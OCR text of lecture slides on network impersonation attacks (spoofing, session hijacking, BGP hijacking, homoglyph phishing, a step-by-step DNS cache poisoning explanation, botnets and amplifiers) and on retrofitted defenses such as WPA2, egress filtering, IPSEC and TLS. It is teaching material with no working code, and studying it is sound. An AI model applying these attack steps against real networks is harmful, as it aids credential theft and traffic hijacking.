    - IP spoofing
    - Session hijacking
    - Guessed password login

Impersonation attacks go both ways…

- Client
  - MAC spoofing
  - IP spoofing
  - Session hijacking
  - Guessed password login


We’ve seen a few of these so far…

Impersonation attacks go both ways…

- Client
  - MAC spoofing
  - IP spoofing
  - Session hijacking
  - Guessed password login

- Server
  - Broadcast networks (Ethernet bridge poisoning)
  - Rerouting attacks (e.g. BGP hijacking)
  - DNS cache poisoning (manipulation or server collusion)
  - Phishing

Do you see what I see?



paypal.com vs paypal.com


microsoft.com vs microsoft.com

Phishing


- It looks like you’re visiting Paypal’s website, but you’re really not
  - Cyrillic character "а" (U+0430), which looks similar to the Latin "a" but has a different ASCII code.
- If you type in your password, you’ve just given it to an attacker
- Advanced phishers can make websites that look every bit like the real thing
- Even if you carefully check the address bar!

DNS cache poisoning

Victim and Attacker share common DNS server (cache)




DNS cache poisoning



1 The user asks the local DNS server for an entry the user is trying (example.com)


DNS cache poisoning



The DNS server does not have the domain the user wants cached, so it forwards the lookup request to the root authoritative server of the top level domain (.com)

The user asks the local DNS server for an entry the user is trying (example.com)

DNS cache poisoning




1 The user asks the local DNS server for an entry the user is trying (example.com)

2 The DNS server does not have the domain the user wants cached, so it forwards the lookup request to the root authoritative server of the top level domain (.com)

3 The attacker is able to inject its own entry into the local DNS server before the reply from the Root Authoritative server replies

DNS cache poisoning



1 The user asks the local DNS server for an entry the user is trying (example.com)

2 The DNS server does not have the domain the user wants cached, so it forwards the lookup request to the root authoritative server of the top level domain (.com)

3 The attacker is able to inject its own entry into the local DNS server before the reply from the Root Authoritative server replies


4 The local DNS server now has a cache of the attacker's DNS record and seamlessly guides the user to the IP address on the attacker's DNS entry

Attempts at Retrofitting Authentication

Challenge: Resource Allocation in Networks

- Difficult due to distributed nature
- Often no authentication of clients
  - Resource allocation can be foiled
- Clients can be remote controlled / abused
  - Botnet (Storm, Mirai)
  - Reflectors (Ping with spoofed source)
  - Amplifiers (SNMP, NTP…)

Retrofitting Authentication: WPA2




Wi-Fi Protected Access

Cryptographic protection at the wireless data link layer


Retrofitting Authentication: Egress Filtering

Filters packets




Firewall at source verifying source IP(Network Layer)

Retrofitting Authentication: IPSEC




Cryptographic protection (MAC, symmetric encryption) at Network layer

Retrofitting Authentication: TLS



